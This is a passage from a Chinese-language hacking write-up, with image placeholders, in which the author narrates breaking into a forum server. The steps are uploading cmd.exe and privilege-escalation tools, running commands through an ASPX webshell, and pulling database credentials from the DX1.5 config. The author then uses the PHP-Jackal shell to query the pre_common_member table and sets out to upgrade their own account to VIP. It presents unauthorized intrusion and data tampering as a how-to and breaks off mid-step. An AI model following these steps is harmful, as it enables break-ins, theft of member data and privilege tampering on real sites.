


图15




图16

嘿嘿，服务器可能真的是星外，我们上传cmd.exe和提权工具到该目录，用aspx大马的cmdshell功能，成功拿到服务器权限。这里有个需要注意的地方：用aspx的cmdshell执行命令的时候，如果路径中含有空格，那么就需要将该路径用双引号闭合起来，例如将C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index\cmd.exe填入webshell的参数框中，就要用双引号闭合该路径，或者使用Dos的8.3命名方式：C:\DOCUME~1\ALLUSE~1\APPLIC~1\MICROS~1\MEDIAI~1\cmd.exe。由于写这篇文章的时候服务器已经修复了该漏洞，这里就不能给大家截图了。

OK，成功拿下目标站权限，上传大马（如图16）：

既然我们要刷库，首先就要获得目标站的数据库连接信息，DX1.5的程序，翻了一会就找到了数据库连接文件：（如图17）




图17




图18




图19

尝试了下mysql没法外连，那么我们就用shell里的sql连接功能来连接数据库进而Update数据。个人喜欢用PHP-Jackal这款shell来连接数据库执行命令（如图18）：

继续在Query文本框中输入查询命令Show tables;提交查看该数据库有哪些表，结果（如图19）：

找了半天发现该论坛会员数据表的表名是pre_common_member，提交select * from pre_common_member limit 0,10;成功得到前十条的会员数据（如图20）：




图20

这里我们要把自己的用户组刷成VIP，也就是高级会员，首先我们要知道应该刷哪一列的数据。这里我们先看下自己的用户组：（如图21）




图21

很显然用户组是列兵，一个权限很低的用户组。我之前留意了一个用户名是crazy的会员，他的用户组就是VIP，（如图22)：

